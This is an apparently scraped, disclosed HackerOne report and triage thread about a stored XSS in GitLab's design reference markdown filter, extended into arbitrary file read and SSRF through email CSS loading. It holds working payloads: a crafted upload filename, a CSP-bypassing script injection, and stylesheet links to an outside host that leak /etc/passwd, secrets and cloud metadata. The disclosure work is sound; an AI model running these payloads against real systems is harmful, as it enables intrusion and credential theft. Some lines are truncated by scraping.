

## 274 Stored XSS in markdown via the DesignReferenceFilter

Share:     

### TIMELINE



akzz submitted a report to GitLab.

May 28th (2 ye

#### Summary

When rendering markdown, links to designs are parsed using the following `link_reference_pattern` :

[https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/app/models/design\\_management/design.rb#L168](https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/app/models/design_management/design.rb#L168)

Code 489 Bytes

Wrap lines Copy Dow

```
1 def self.link_reference_pattern
2   @link_reference_pattern ||= begin
3     path_segment = %r{issues/#{Gitlab::Regex.issue}/designs}
4     ext = Regexp.new(Regexp.union(SAFE_IMAGE_EXT + DANGEROUS_IMAGE_EXT).source, Regexp::IGNORECASE)
5     valid_char = %r{[^\s]} # any char that is not a forward slash or whitespace
6     filename_pattern = %r{
7       (?<url_filename> #{valid_char}+ \. #{ext})
8     }x
9
10    super(path_segment, filename_pattern)
11  end
12 end
```

The `url_filename` match is then used in `parse_symbol` :

[https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/lib/banzai/filter/references/design\\_reference\\_filter.rb#L75](https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/lib/banzai/filter/references/design_reference_filter.rb#L75)

Code 175 Bytes

Wrap lines Copy Dow

```
1 def parse_symbol(raw, match_data)
2   filename = match_data[:url_filename]
3   iid = match_data[:issue].to_i
4   Identifier.new(filename: CGI.unescape(filename), issue_iid: iid)
5 end
```

Since `valid_char` is anything apart from a forward slash or whitespace, this allows for any other special characters (such as quotes) to be matched.

The final `url` match gets used when creating the link in `object_link_filter` :

[https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/lib/banzai/filter/references/abstract\\_reference\\_filter.rb#L219](https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/lib/banzai/filter/references/abstract_reference_filter.rb#L219)

Code 313 Bytes

Wrap lines Copy Dow

```
1 url =
2   if matches.names.include?("url") && matches[:url]
3     matches[:url]
4   else
5     url_for_object_cached(object, parent)
6   end
7
8   content = link_content || object_link_text(object, matches)
9
10  link = %(<a href="#{url}" #{data}
11    title="#{escape_once(title)}"
12    class="#{class}">#{content}</a>)
```

So if a design could be uploaded with a double quote in it's filename, this would cause it to break out of the href attribute.

Normally file uploads would go through workhorse and end up being sanitized by CarrierWave::SanitizedFile, but it's possible when uploading a design to skip the workhorse by using a `Content-Disposition` header such as `Content-Disposition: form-data; name="1"; filename="ASCII-8BIT'filename.png"` which allows for any character to be used as part of the design filename.

Since whitespaces and slashes are still invalid, it's only possible to inject tags without attributes, or inject attributed into the `a` element.

Injecting attributes can be chained with the `ReferenceRedactor` to replace the node with arbitrary html via the `data-original` attribute:

[https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/lib/banzai/reference\\_redactor.rb#L77](https://gitlab.com/gitlab-org/gitlab/-/blob/v13.12.1-ee/lib/banzai/reference_redactor.rb#L77)

Code 438 Bytes

Wrap lines Copy Dow

```
1 def redacted_node_content(node)
2   original_content = node.attr('data-original')
3   link_reference = node.attr('data-link-reference')
4
5   # Build the raw <a> tag just with a link as href and content if
6   # it's originally a link pattern. We shouldn't return a plain text href.
7   original_link =
8     if link_reference == 'true'
9       href = node.attr('href')
```

13 end

For a CSP bypass, the jsonp endpoint of the google api can be used in combination with `setTimeout` :

```
https://apis.google.com/complete/search?client=chrome&q=alert(document.domain);//&callback=setTimeout
```

Steps to reproduce

1. Create a new project on gitlab.com
2. Create a new issue
3. Make sure burp or similar is running
4. Upload a new design
5. Edit the request and change the Content-Disposition header to `Content-Disposition: form-data; name="1"; filename="ASCII-8BIT"bbb%22class%3D%22gfm%22a%3D%27.png`
6. Refresh the page, there should now be a design named `bbb"class="gfm"a=".png`
7. Create a new issue using the design link and the inner html containing a quote:

Code 121 Bytes [Wrap lines](#) [Copy](#) [Down](#)

```
1 <a href='https://gitlab.com/vakzz-h1/design-xss/-/issues/2/designs/bbb%22class%3D%22gfm%22a%3D%27.png'>
2 ' vakzz=here
3 </a>
```

8. Looking at the markup you can see the `a` attribute contains everything up to the inner html and then the attribute `vakzz` has also been injected:

Code 575 Bytes [Wrap lines](#) [Copy](#) [Down](#)

```
1 <a href='https://gitlab.com/vakzz-h1/design-xss/-/issues/2/designs/bbb' class="gfm" a="'.png&quot; data-original=&quot;
2 ' vakzz=here
3 &quot; data-link=&quot;true&quot; data-link-reference=&quot;true&quot; data-project=&quot;26924211&quot; data-design=&quot;226146&quot; data-issue=&qu
4 title=&quot;bbb&quot;class=&quot;gfm&quot;a='.png&quot;
5 class=&quot;gfm gfm-design has-tooltip&quot;>
6 " vakzz="here"></a>
```



7. Create a new issue using the design link, this time including the required data attributed to trigger the `ReferenceRedactor` and the payload html encoded in the `data-original` :


Code 322 Bytes [Wrap lines](#) [Copy](#) [Down](#)

```
1 <a href='https://gitlab.com/vakzz-h1/design-xss/-/issues/2/designs/bbb%22class%3D%22gfm%22a%3D%27.png'>
2 ' data-design="1" data-issue="1" data-reference-type="design" data-original="
3 &lt;script src='https://apis.google.com/complete/search?client=chrome&q=alert(document.domain);//&callback=setTimeout'>&lt;/script>
4 "
5 </a>
```

8. Save the issue and reload the page

Video F1318763: xss.mp4 4.00 MiB

[Zoom in](#) [Zoom out](#) [Copy](#) [Download](#)



Impact

Stored XSS with CSP bypass allowing arbitrary javascript to be run anywhere that markdown could be posted (issues, comments, etc). This could be used to create exfiltrate api tokens with full access as described in <https://hackerone.com/reports/1122227> targeting individuals or specific projects.

Examples

POC:  
<https://gitlab.com/vakzz-h1/design-xss/-/issues/3>

What is the current *bug* behavior?

- The `AbstractReferenceFilter` is generating the `link` using string interpolation but the `url` could contain double quotes
- The design model can have an arbitrary ``` attribute

What is the expected *correct* behavior?


- The url should be validated or escaped before being used
- The design model could probably have a validator for the filename

Relevant logs and/or screenshots

Output of checks

Stored XSS with CSP bypass allowing arbitrary javascript to be run anywhere that markdown could be posted (issues, comments, etc). This could be used to create exfiltrate api tokens with full access as described in <https://hackerone.com/reports/1122227> targeting individuals or specific projects.

1 attachment:  
F1318763: xss.mp4


 [analyst\\_oliver](#) HackerOne triage posted a comment.  
Hi [@vakzz](#),

May 30th (2 ye

Thank you for your submission. I hope you are well. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Have a great day!

Kind regards,  
[@princeofpersia](#)

 [analyst\\_oliver](#) HackerOne triage changed the status to **Pending program review**.  
Hi [@vakzz](#),


May 30th (2 ye

I forwarded your report to Gitlab team, I will let you know once an update is available.

Regards,  
[@princeofpersia](#)

 GitLab rewarded [vakzz](#) with a \$1,000 bounty.

Jun 1st (2 ye

 [archan](#) changed the status to **Triaged**.  
Hello [@vakzz](#),

Jun 1st (2 ye

Thank you for submitting this report.

We have verified this finding and have escalated to our engineering team. We will be tracking progress internally at <https://gitlab.com/gitlab-org/gitlab/-/issues/332420>. This issue will be made public 30 days following the release of a patch.

Given the severity of the report, we are paying an initial \$1000 on triage. Congratulations!

We will continue to update you via HackerOne as a patch is scheduled for release.

Best regards,  
GitLab Security Team

 [gitlab-securitybot](#) posted a comment.  
ETA for fix:


Jun 3rd (2 ye

Hi [@vakzz](#),

The issue you reported is currently scheduled to be fixed by 2021-07-31.

Thank you again for contacting us!

Best regards,  
GitLab Security Team

 [vakzz](#) posted a comment.  
Hi [@archan](#),

Jul 2nd (about 1 y

I've been digging into this a bit more and have found that it can be turned into a limited arbitrary read and ssrf when combined with email notifications.

premailer-rails will try to preload any styles that are present in the html when sending a mail:

[https://github.com/fphilipe/premailer-rails/blob/v1.10.3/lib/premailer/rails/customized\\_premailer.rb#L14](https://github.com/fphilipe/premailer-rails/blob/v1.10.3/lib/premailer/rails/customized_premailer.rb#L14)

Code 136 Bytes [Wrap lines](#) [Copy](#) [Download](#)

```
1 doc = load_html(html)
2 options = @options.merge(css_string: CSSHelper.css_for_doc(doc))
3
4 super(doc.to_s, options)
```

[https://github.com/fphilipe/premailer-rails/blob/v1.10.3/lib/premailer/rails/css\\_helper.rb#L26](https://github.com/fphilipe/premailer-rails/blob/v1.10.3/lib/premailer/rails/css_helper.rb#L26)

Code 813 Bytes [Wrap lines](#) [Copy](#) [Download](#)

```
1 def css_urls_in_doc(doc)
2   doc.search('link[@rel="stylesheet"]:not([@data-premailer="ignore"])').map do |link|
3     if link.respond_to?(:remove)
4       link.remove
5     else
6       link.parent.children.delete(link)
7     end
8     link.attributes['href'].to_s
9   end
10 end
```

```

14     end
15
16   def cache_enabled?
17     defined? (::Rails.env) && ::Rails.env.production?
18   end
19
20   def load_css(url)
21     Premailer::Rails.config.fetch(:strategies).each do |strategy|
22       css = find_strategy(strategy).load(url)
23       return css.force_encoding('UTF-8') if css
24     end
25
26     raise FileNotFound, %(File with URL "#{url}" could not be loaded by any strategy.)
27   end

```

The default strategies are `:filesystem`, `:asset_pipeline`, `:network`, so for each `link[@rel="stylesheet"]` found it will try to load the `href` using each of them. `FileSystemLoader` starts in the rails root public folder but can be traversed out:

[https://github.com/fphilipe/premailer-rails/blob/v1.10.3/lib/premailer/rails/css\\_loaders/file\\_system\\_loader.rb#L22](https://github.com/fphilipe/premailer-rails/blob/v1.10.3/lib/premailer/rails/css_loaders/file_system_loader.rb#L22)

```
Code 236 Bytes Wrap lines Copy Down
```

```
1 def asset_filename(filename)
2   if defined?(::Rails) && ::Rails.respond_to?(:root)
3     File.join(::Rails.root, 'public', filename)
4   else
5     File.join('public', filename)
6   end
7 end
```

Once each style has been loaded, the are joined with a new line before being sent to premailer.

Premailer is pretty strict for what it will inline, but one option is `background-image` which can be an arbitrary string. We can use this to leak a line from any file by creating three link tags, the first containing `body { background-image:`  the second being the file to leak and the third closing with `;}` .

Code 174 Bytes

Wraplines Copy Down

```
1 <link rel='stylesheet' href='http://aw.rs/css/a'>
2 <link rel='stylesheet' href='../../../../../../../../etc/passwd'>
3 <link rel='stylesheet' href='http://aw.rs/css/c'>
```

This will result in the following css, and premailer will choose the last line of the file and inline that as the `background-image`:

```
Code 47 Bytes Wrap lines Copy Download
1  body { background-image:
2  file_content_here
3
4  ;
5  }
```

Using the bug in this issue, arbitrary html can be injected into emails such as [https://gitlab.com/gitlab-org/gitlab/-/blob/master/app/views/notify/\\_note\\_email.html.haml](https://gitlab.com/gitlab-org/gitlab/-/blob/master/app/views/notify/_note_email.html.haml) when commenting on an issue.

Injecting the three sheets above results in the last line of `/etc/passwd` being leaked:


Code 419 Bytes

Wrap lines Copy Down

```
1 <style>img {
2   max-width: 100%; height: auto;
3 }
4 body {
5   :usr/sbin/nologingit: x:1000:1000:GitLab,,,:/home/git:/bin/bash;
6 }
7 </style>
8 </head>
9 <body style=":usr/sbin/nologingit: x:1000:1000:GitLab,,,:/home/git:/bin/bash;">
10 <div class="content">
11
12 <p style="color: #777777;">
13 <a href="https://gitlab.com/vakzz-h1">William Bowling</a>
14 <a href="https://gitlab.com/vakzz-h1/premain/-/issues/1#note_617522002">commented</a>:
15 </p>
```

Using this the `gitlab_workhorse_secret` can be leaked using `<link rel='stylesheet' href='../.gitlab_workhorse_secret'>`, which I think could then be used to read arbitrary files by faking the jwt (untested at the moment though):

```
Code 100 Bytes
1 <style>img {
2   max-width: 100%; height: auto;
3 }
4 body {
5   background-image: yBLqwoBpM81XXXXXX
6 }
7 </style>
```

 vakzz posted a comment. Jul 2nd (about 1 y)

Using `body[ injected file ] { color: red }` its possible to leak the entire file instead of just the first line:

Payload of:


Code 180 Bytes Wrap lines Copy Down

```
1 <link rel='stylesheet' href='http://aw.rs/css/a3?1'>
2 <link rel='stylesheet' href='../../../../../../../../../../../../etc/passwd'>
3 <link rel='stylesheet' href='http://aw.rs/css/c3?1'>
```

results in:

Code 1.00 KiB Wrap lines Copy Down

```
1 <style>img {
2   max-width: 100%; height: auto;
3 }
4 body[ root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
5   color: red;
6 }
7 </style>
```



Cheers,  
Will

 vakzz posted a comment. Jul 3rd (about 1 y)

Looking around at <https://gitlab.com/gitlab-org/charts/gitlab/-/tree/master/charts/gitlab/charts/unicorn/templates> there are quite a few credentials that could be leaked. The secrets.yml file contains various key\_bases and the openid\_connect\_signing\_key, and even though only the start of gitlab.yml can be returned it contains the object\_store google service account credentials.

An example of the SSRF can be done using pretty much the same payload:


Code 192 Bytes Wrap lines Copy Down

```
1 <link rel='stylesheet' href='http://aw.rs/css/a3?1'>
2 <link rel='stylesheet' href='http://metadata.google.internal/computeMetadata/v1beta1'>
3 <link rel='stylesheet' href='http://aw.rs/css/c3?1'>
```

When encoded and combined with the initial issue the final payload is:

Code 1.32 KiB Wrap lines Copy Down

```
1 <a href='https://gitlab.com/vakzz-h1/design-xss/-/issues/2/designs/bbb%22class%3D%22gfm%22a%3D%27.png'>
2   ' data-design="1" data-issue="1" data-reference-type="design" data-original="eeee
3     &#x3C;&#x6C;&#x69;&#x6E;&#x20;&#x72;&#x65;&#x6C;&#x3D;&#x27;&#x73;&#x74;&#x79;&#x6C;&#x65;&#x73;&#x68;&#x65;&#x74;&#x27;&#x20;&#x68;&#x
4     fff
5     "
6 </a>
```



Which sends an email with:

Code 59 Bytes Wrap lines Copy Down

```
1 body[ missing required header "Metadata-Flavor": "Google" ]
```

Cheers,  
Will

 gitlab\_cmaxim GitLab staff posted a comment. Jul 5th (about 1 y)

Hello @vakzz,

Thanks for the extra details. At this moment we are having issues reproducing the arbitrary file reads. Would it be possible to help us with the steps (or a screen recording) to trigger it?

Regards,  
Costel  
GitLab Security Team

 gitlab\_cmaxim GitLab staff posted a comment. Jul 5th (about 1 y)

Hey @vakzz,

Please ignore the previous message. We managed to reproduce the issue.  
We will continue to update you via HackerOne as a patch is scheduled for release.

Best regards,  
Costel  
GitLab Security Team

 vakzz posted a comment. Jul 5th (about 1 y)

information you need.

On a side note, the `css_parser` gem uses `Kernel.open` in the `read_remote_file` method which seems unnecessarily dangerous (premailer calls `load_uri!` which then calls `read_remote_file`).

[https://github.com/premailer/css\\_parser/blob/v1.7.0/lib/css\\_parser/parser.rb#L581](https://github.com/premailer/css_parser/blob/v1.7.0/lib/css_parser/parser.rb#L581)

Code 276 Bytes Wrap lines Copy Download

```
1   if uri.scheme == 'file'
2     # local file
3     path = uri.path
4     path.gsub!(/^\\/, '') if Gem.win_platform?
5     fh = open(path, 'rb')
6     src = fh.read
7     charset = fh.respond_to?(:charset) ? fh.charset : 'utf-8'
8     fh.close
```

I don't believe it's exploitable though as even though it's possible to perform a redirect from `http` -> `file`, luckily the location gets encoded. So for example a redirect with `Location: file:|id|` will end up calling `open('%7Cid', 'rb')`.

[https://github.com/premailer/css\\_parser/blob/v1.7.0/lib/css\\_parser/parser.rb#L604](https://github.com/premailer/css_parser/blob/v1.7.0/lib/css_parser/parser.rb#L604)

Code 231 Bytes Wrap lines Copy Download

```
1   elsif res.code.to_i >= 300 and res.code.to_i < 400
2     if res['Location'] != nil
3       return read_remote_file Addressable::URI.parse(Addressable::URI.escape(res['Location']))
4     end
5   end
```

Cheers,  
Will

 **gitlab-securitybot** posted a comment. Jul 20th (about 1 y)  
ETA for fix:

Hi @vakzz,

The issue you reported is currently scheduled to be fixed by 2021-08-31.

Thank you again for contacting us!

Best regards,  
GitLab Security Team


 **gitlab-securitybot** posted a comment. Sep 1st (about 1 y)  
ETA for fix:

Hi @vakzz,

The issue you reported is currently scheduled to be fixed by 2021-09-30.

Thank you again for contacting us!

Best regards,  
GitLab Security Team

 **vakzz** posted a comment. Sep 1st (about 1 y)  
Thanks @gitlab-securitybot, but looks like it made it into the 14.2.2 release :)

Cheers,  
Will

 **vdesousa** (GitLab staff) updated the severity from High to Critical (9.6). Sep 2nd (about 1 y)

 **GitLab** rewarded **vakzz** with a \$15,000 bounty. Sep 2nd (about 1 y)  
Hi @vakzz

Thank you again for the report! Your finding has been patched in GitLab version 14.2.2, 14.1.4 and 14.0.9 and we are awarding a bounty. We had a little bug with our bot but your report was effectively patched :). Congratulations!

Please let us know if you find that our patch does not mitigate your finding. Your report will be published in 30 days in GitLab's issue tracker. If you'd like to publicly disclose this report or details of it in a blog post or elsewhere, please allow 30 days to pass before doing so to give time to our customers to upgrade to a patched version.

We look forward to your next report!

Best regards,  
GitLab Security Team

 **vdesousa** (GitLab staff) closed the report and changed the status to **Resolved**. Sep 2nd (about 1 y)

 **vakzz** requested to disclose this report. Sep 29th (about 1 y)

I was thinking about writing a blog post about this set of issues as it was a rather interesting chain. Probably looking to publish it sometime next week if that's ok? Happy to hold off until <https://gitlab.com/gitlab-org/gitlab/-/issues/332420> is made public though if it's still private by then.

Cheers,  
Will



gitlab\_cmaxim

GitLab staff

 posted a comment. Oct 8th (about 1 y)

Hey @vakzz,

Thanks for waiting and please let us know when we can read the blog post. I have just changed <https://gitlab.com/gitlab-org/gitlab/-/issues/332420> to public.

Looking forward for your next report.

Best regards,  
Costel  
GitLab Security Team



vakzz

 posted a comment. Oct 8th (about 1 y)


Hi @gitlab\_cmaxim,

Great thanks! We (perfect blue) are hosting our ctf this weekend, so I'll start writing it after that and let you know :)

Is the other issue (<https://gitlab.com/gitlab-org/gitlab/-/issues/335205>) and this ticket right be to disclosed as well?

Also in future, would it be better to submit a new h1 report for something like the arbitrary file read even though it depends on the original issue? I don't mind either way, which ever is easier for you.

Cheers,  
Will



gitlab\_cmaxim

GitLab staff

 posted a comment. Oct 11th (about 1 y)

Is the other issue (<https://gitlab.com/gitlab-org/gitlab/-/issues/335205>) and this ticket right be to disclosed as well?

Done.

Also in future, would it be better to submit a new h1 report for something like the arbitrary file read even though it depends on the original issue? I don't mind either way, which ever is easier for you.

If multiple vulnerabilities are needed to raise the impact, It helps to have all the steps needed to verify the report in one issue.

Thanks,  
Costel



vakzz


 cancelled the request to disclose this report. Oct 11th (about 1 y)

Awesome thanks!

If multiple vulnerabilities are needed to raise the impact, It helps to have all the steps needed to verify the report in one issue.

Great that's easier for me too :)

Cheers,  
Will

 vakzz requested to disclose this report. Oct 11th (about 1 y)

 gitlab\_cmaxim 

GitLab staff

 agreed to disclose this report. Oct 18th (about 1 y)

 This report has been disclosed. Oct 18th (about 1 y)